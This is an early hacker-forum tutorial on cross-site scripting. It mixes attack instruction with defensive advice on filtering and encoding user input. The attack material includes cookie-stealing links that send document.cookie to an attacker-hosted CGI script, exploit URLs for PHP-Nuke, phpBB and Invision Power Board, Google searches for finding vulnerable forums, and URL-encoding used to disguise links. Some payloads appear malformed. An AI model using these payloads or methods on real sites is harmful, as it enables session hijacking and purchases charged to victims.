



**HACKERLOUNGE . COM**

**LUMEN MORI**

## **XSS Attacks FAQ:**

### **Contents**

**Introduction**

**What Are XSS Attacks?**

**Script Injection & XSS**

**What Can Attackers Do With XSS?**

**An Attack Scenario**

**Hunting Down Vulnerable Sites**

**Examples of XSS Exploits & Vulnerabilities**

**Encoding Attack URL's**

**How Can I Protect Myself Against XSS Attacks?**

**What Can I The Vendor Do?**


**Conclusion**

**Vendor Information**

**Greetz To**

**About The Author**

**DISCLAIMER**



### **INTRODUCTION:**

## **LUMEN MORI**

XSS attacks are becoming a big problem and are going to become an extremely big problem if people do not educate themselves about XSS attacks and vulnerabilities, XSS vulnerabilities have been found in all sorts of websites including fbi.gov, yahoo.com, ebay.com and many other popular and important websites, a lot of administrators fail to pay attention to XSS attacks because they either don't know much about them or they do not see them as a threat, an XSS vulnerability when exploited by a skilled attacker or even a novice can be a very powerful attack. This paper details XSS attacks and hopes to educate you on what they are, how attackers use them and of course how you can prevent them from happening.

## WHAT ARE XSS ATTACKS?:

XSS stands for Cross Site Scripting, an XSS attack is when an attacker manages to inject Java script code or sometimes other code (usually Java Script) into a website causing it to execute the code. What harm could this cause? Well if an attacker made a specially crafted link and sent it to an unsuspecting victim and that victim clicked the link and a piece of Java Script code could be executed which would send the victims cookie away to a CGI Script, obviously the attack could do some serious damage. When an attacker creates a malicious link he/she will usually encode the Java Script code in HEX or some kind of encoding in order to try and hide the malicious code. Websites that are vulnerable to XSS attacks are running some sort of **Dynamic Content**, Dynamic Content is anything that changes due to user interaction or information stored in a database about a user, things such as Forums, Web Based Email and places where information is submitted are vulnerable to XSS attacks. You may ask why couldn't a XSS attack happen while the user was not at the domain? This is because when the victim is on the website, the code is executed under the same permissions as the web applications domain or IP Address.

## SCRIPT INJECT & XSS:

There are two types of XSS, one being Script Injection and one being your general XSS attack, an XSS attack is normally used to execute java script in order to steal someone's identity however it can be and sometimes is used to alter a page **temporarily**, a script injection **permanently** alters the webpage, it is important not to get the two confused, both vulnerabilities can be just as dangerous as each other and it is important if you are a vendor to protect your software from being vulnerable to them.

LUMEN MORI

## WHAT CAN ATTACKERS DO WITH XSS?:

The most common attack that is used with XSS vulnerability is the execution of Java Script to allow account hijacking (Cookie Theft), using Java Script it would also be possible to do things to the users account such as change there account details.

The greatest risk XSS can pose is the execution of code on the users computer (Client side), however this can only occur if there is a vulnerability in the web browser the user is using that allows such an attack to take place, to prevent this from taking place it is essential you keep up to date with all the latest patches for Internet Explorer, I personally recommend that you use Firefox web browser, as it has been known to be more secure than Internet Explorer.

## AN ATTACK SCENARIO:

An attacker has a potential victim in mind, he knows that the victim is on an online shopping site, this website unlike many others allows users to have an account where they can automatically buy things without entering their credit card details, this is done to prevent key logging, the user's credit card is stored on the website's server. The attacker knows that if he can get the user's cookie, he would be able to buy things from this online store using the victim's credit card.

The attacker ponders for a moment, how is he going to manage to steal her cookie? The attacker finds that there is an XSS vulnerability in the web application software that the shopping website uses, he sends the victim an email, with the following HTML:

```
<a  
href="http://archives.cnn.com/2001/US/09/16/inv.binladen.denial/?tw=<  
script>document.location.replace('http://freewebhost.com/ph33r/steal.cg  
i?' + document.cookie);</script>">Check this Article Out! </a>
```

The user would of course click the link and they would be led to the CNN News Article, but at the same time the attacker would have been able to also direct the user towards his specially crafted URL, he now has the user's cookie.

Using the Firefox cookie editor the attacker copies and pastes the victim's cookie and uses it for himself.

The screenshot shows a Mozilla Firefox browser window displaying the CNN.com website. An 'AnEC Cookie Editor v0.2.0.4' window is open over the browser, showing the details of a selected cookie. The cookie name is 'CNNid', the content is 'Gaa54558-592237271-1112509690637-1', the domain is '.cnn.com', and the path is '/'. The 'Send For' option is set to 'Any type of connection', and the 'Expires' option is set to 'Friday, 13 August 2010 10:11:59 AM'. The browser window shows the CNN.com homepage with a search bar and a navigation menu. A news article titled 'Nixon suspected early on that FBI official Mark Felt identified this week' is visible.

**The above screenshot is just an example, of how to use the Firefox cookie editor.**

The attacker now refreshes and page and has access to the victims account, the victim is billed with everything the attacker chooses to buy.

## **HUNTING DOWN VULNERABLE SITES:**

If you are a website developer you may think, well my website does not hold any important information (if this is the case) however it is using web application software, why would i need to worry about attackers?

Well there is a very simple reason for this, there is a very easy way for attackers to find and single out websites, "script kiddies" often use this method to hunt down vulnerable web applications they can exploit, the reason they hunt down web applications is because they are extremely easy to exploit, and when people do not play attention to vulnerabilities like XSS here open for attack from these script kiddies.

These guys use a tool, that you may use everyday, this tool is **Google**, you may of already have heard of "Google Hacking", however you may not know how easy it is to find vulnerable sites using Google.

If I was a script kiddie the first thing i would want to do is find a piece of software that is vulnerable to an XSS attack and of course an exploit for it.

After a quick search of Google i was able to find, that Invision Power Board 1.3.1 Final is vulnerable to XSS, it is important to note if you do not already know that IPB is a very popular web forum software, I also managed to obtain a proof of concept exploit from Bugtraq

Exploit:

```
[COLOR=[IMG]http://aaa.aa/=`aaa.jpg`[/IMG]]`style=background:url("javascrip:document.location.replace('http://hackerlounge.com');")
```

The PoC exploit simply redirects the victim to another website, however if one were to alter the exploit (which doesn't take much skill) it could very easily be used for stealing cookies.

It is now time to find out approximately how many targets we can find. By simply typing "Powered By Invision Power Boards 1.3.1" (with out quotation marks) into Google, you can find literally tens of thousands of vulnerable boards, this is the main method that script kiddies now use to track down vulnerable web application software, so be wary your website can easily be found and attacked.

## EXAMPLES OF XSS EXPLOITS & VULNERBILITIES:

### PHP NUKE VULNERABILITIES AND EXPLOITS:

```
http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=['http://freewebhost.com/ph33r/steal.cgi?'+document.cookie]
```

The above exploit can exploit a vulnerability in PHP Nuke, because modules.php fails to sanitize user input, the vendor had bothered to make sure that input did not contain malicious code, the attack could not be possible.

### PHPBB FORUM VULNERABILITIES AND EXPLOITS:

```
http://localhost.com/phpBB2/login.php('http://freewebhost.com/ph33r/steal.cgi?' document.cookie)
```

The above exploit is for a HTTP Splitting vulnerability in phpBB, HTTP Splitting is when someone injects there own information into the HTTP Headers, again if the php software filtered the user input correctly it would not be allowed to happen, user input should **NEVER** be trusted.

### INVISION POWER BOARD:

```
http://[target]/index.php?act='><script>alert(document.cookie)</script>
```

The above is obviously just a proof of concept exploits, all it does is display a message box.

The above exploit is for a vulnerability in IPB that is allowed to occur because IPB (Version < 2.03) failed to sanitize user input.

After looking at the above vulnerabilities you should be able to summarize that XSS attacks can occur mainly because a vendor fails to sanitize user input in there program(s).

## ENCODING ATTACK URL'S:

Encoding attack URL's is a very simple thing to do, using a basic program it is easy to try and disguise a malicious link to something that looks not so harmful.

Using the following webpage:

<http://ostermiller.org/calc/encode.html>

We can turn this:

```
http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=['http://freewebhost.com/ph33r/steal.cgi?'+document.cookie]
```

Into this:

```
http://localhost/nuke73/modules.php%3Fname%3DNews%26file%3Darticle%26sid%3D1%26optionbox%3D%5B%27http%3A//freewebhost.com/ph33r/steal.cgi%3F%27%2Bdocument.cookie%5D
```

Although it does make the URL longer it makes it look less harmful to the average user, I encoded this the URL encoding from the website mentioned above.

## **HOW CAN I PROTECT MYSELF AGAINST XSS ATTACKS?:**

To give you a short answer there is no way of protecting yourself against XSS attacks, XSS attacks occur because of a vulnerability from within the web based application that the host is running, one of the common myth's about XSS is that SSL will protect you from an XSS attack this is not true, however I have often heard people complaining that a website might be vulnerable to XSS because it does not support SSL, just because the connection is in a secure environment as far as data encryption goes it does not mean anything to an attacker exploiting an XSS vulnerability the code he crafts will still be executed. The best way to protect yourself from XSS attacks is to be wary of links that are sent to you in an email, or posted in on the forum (or something similar) which you use, if the URL has hex code embedded in it, it may be one of the signs of an XSS attacks, it is very unusual for an normal URL to contain hex code, however attackers to not always encode there malicious java script or other code in hex, an exploit URL may look like the following:

**[http://phpnuke.org/modules.php?name=Downloads&d\\_op=viewdownload&details&lid=02&tttitle=\[http://site.org/stealcookie.cgi?'+document.cookie\]](http://phpnuke.org/modules.php?name=Downloads&d_op=viewdownload&details&lid=02&tttitle=[http://site.org/stealcookie.cgi?'+document.cookie])**

The above URL is an exploit for an XSS vulnerability in PHP Nuke software which is a very popular piece of software which is used on many websites, the exploit URL would send away the users cookie to **<http://site.org/stealcookie.cgi>**

It may help if you turn your Internet Explorer security settings to high and/or disable Java Script, Java, Flash, VBScript and ActiveX, although this may cripple your browsers activities, and may possibly prevent you from browsing certain websites that contain XSS vulnerabilities, however if your browser has languages such as Java Script disabled it would be very difficult for an attacker (if not impossible) to execute the code he/she wanted to.

## **WHAT CAN I THE VENDOR DO?:**

As a vendor it is very important that you make sure that your software is not vulnerable to XSS attacks, sadly almost every web based application at one point or another has been vulnerable to XSS attacks, XSS attacks occur because Java Script (or another scripting language) has allowed to of become injected into the web application, the best way to prevent XSS from occurring is to filter characters which are sent to the web application.

If your web application does not sanitize input it is very easy to inject malicious scripts, generally you should find the only input that should be allow is alpha characters, numbers and spaces, to try and prevent XSS attacks it is recommend that you filter the following characters:

>  
<  
(  
)  
[  
]  
'  
"  
;  
:  
/  
\  
/

The above characters are just some of the characters that are used as part of a malicious XSS attack. There are several things i recommend doing as a developer to try and stop XSS from occurring:

- \*Filter dangerous characters, like the ones listed above.
- \* Convert all characters which are not letters or number to HTML before displaying the user input in search scripts and forums.
- \*Develop some signing scripts with private and public keys that check to make sure that all the scripting is authenticated.
- \*Make sure that the pages in the Web site or web application return user inputs only after checking them for any potentially malicious code.

A good way preventing XSS attacks is by converting possibly converting malicious characters to there HTML equivalents, below is a table I have made (might not be the best table.)

| From | To    |
|------|-------|
| <    | &lt;  |
| >    | &gt;  |
| (    | &#40; |
| )    | &#41; |
| #    | &#35; |
| &    | &#38; |

Another useful thing in aiding the prevention of XSS attacks, is possibly check the referrer to the login page, if a user was sent a malicious link in an email and they clicked it, you could possible make sure the page would return an error unless, the referrer was from within your domain.

You may ask this is all good knowing this stuff, but how will I know if any of my web applications are vulnerable to XSS attacks? XSS attacks occur generally because the web application has failed to filter inputted data, a simple way of testing your web applications, is to simply put in malicious code into input places, such as textboxes. For example you could type:

```
<SCRIPT>alert('Vulnerable')</SCRIPT>
```

If a message box was to come up it would mean with out doubt your web application was vulnerable, and this will because your application fails to filter input and has outputted what has been inputted and therefore allowed the code which could of been malicious to execute.

## **CONCLUSION:**

When are people going to wake and up realize how dangerous XSS attacks can be?, XSS attacks are discovered in virtually every web based software there is, including phpBB, Invision Power Board and PHP Nuke. XSS are relatively easy to guard against, yet every new piece of software which comes out (virtually) a XSS vulnerability is discovered, I sometimes wonder if it is because people are not educated on XSS is the reason why XSS vulnerabilities are so popular (one of the reasons I wrote this White Paper.)

If people don't educate themselves about XSS attacks attackers are going to continue to exploit XSS vulnerabilities, and this could lead to some very dangerous and powerful attacks, it is indeed possible that scammers might chose to start using XSS attacks, instead of "Phishing" the fact that people do not pay attention to XSS vulnerabilities is what makes them so dangerous.

I hope this paper educated you enough to be wary of XSS attacks.

## **VENDOR INFORMATION:**

Apache:

<http://www.apache.org/info/css-security/>

Microsoft IIS:

<http://www.securityspace.com/smysecure/catid.html?id=10936>

Sun Microsystems:

<http://supportforum.sun.com/salerts/index.php?t=msg&th=137&start=0&rid=0>

Microsoft (General):

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure07152002.asp>

**GREETZ TO:**

htek, HackJoeSite, Read101, Syst3m of Cha0s, The Goon Squad, The Media Assassins, tomchu, FishNET, W--, nrs, IBMWarpst, nic, Predator, fritz, Nitrous, Alchemist, Nixus, varu, z16bitseg, darkt3ch and r0rkty.

**ABOUT THE AUTHOR:**

Aelphaeis Mangarae a.k.a. Chris Morganti is a security enthusiast and a member at HackerLounge.com forums. Please drop by the forums sometime, I look forward to seeing you there.

**DISCLAIMER:**

BY READING THIS TEXT/TUTORIAL YOUR AGREEING YOU KNOW THE AUTHOR OF THIS TEXT CANNOT AND WILL NOT BE HELD RESPONSIBLE FOR ANY DAMAGES ARISING FROM THE MALICIOUS USE OF THIS INFORMATION. THIS TEXT IS WRITTEN FOR EDUCATIONAL PURPOSES ONLY! YOU ARE AGREEING YOU WILL NOT CARRY OUT ANY OF THE THINGS WRITTEN IN THIS TEXT, THIS TEXT IS PURELY FOR EDUCATIONAL PURPOSES YOU'RE AGREEING YOU WILL NOT ATTEMPT ANYTHING MENTIONED IN THIS TEXT! IF ANYTHING IN THIS TEXT IMPLIES THIS INFORMATION COULD OF SHOULD BE USED FOR MALICIOUS PURPOSES, YOUR AGREEING THAT YOU KNOW IT IS FICTIONAL AND MADE UP FOR ENTERTAINMENT VALUE ONLY!

**LUMEN MORI**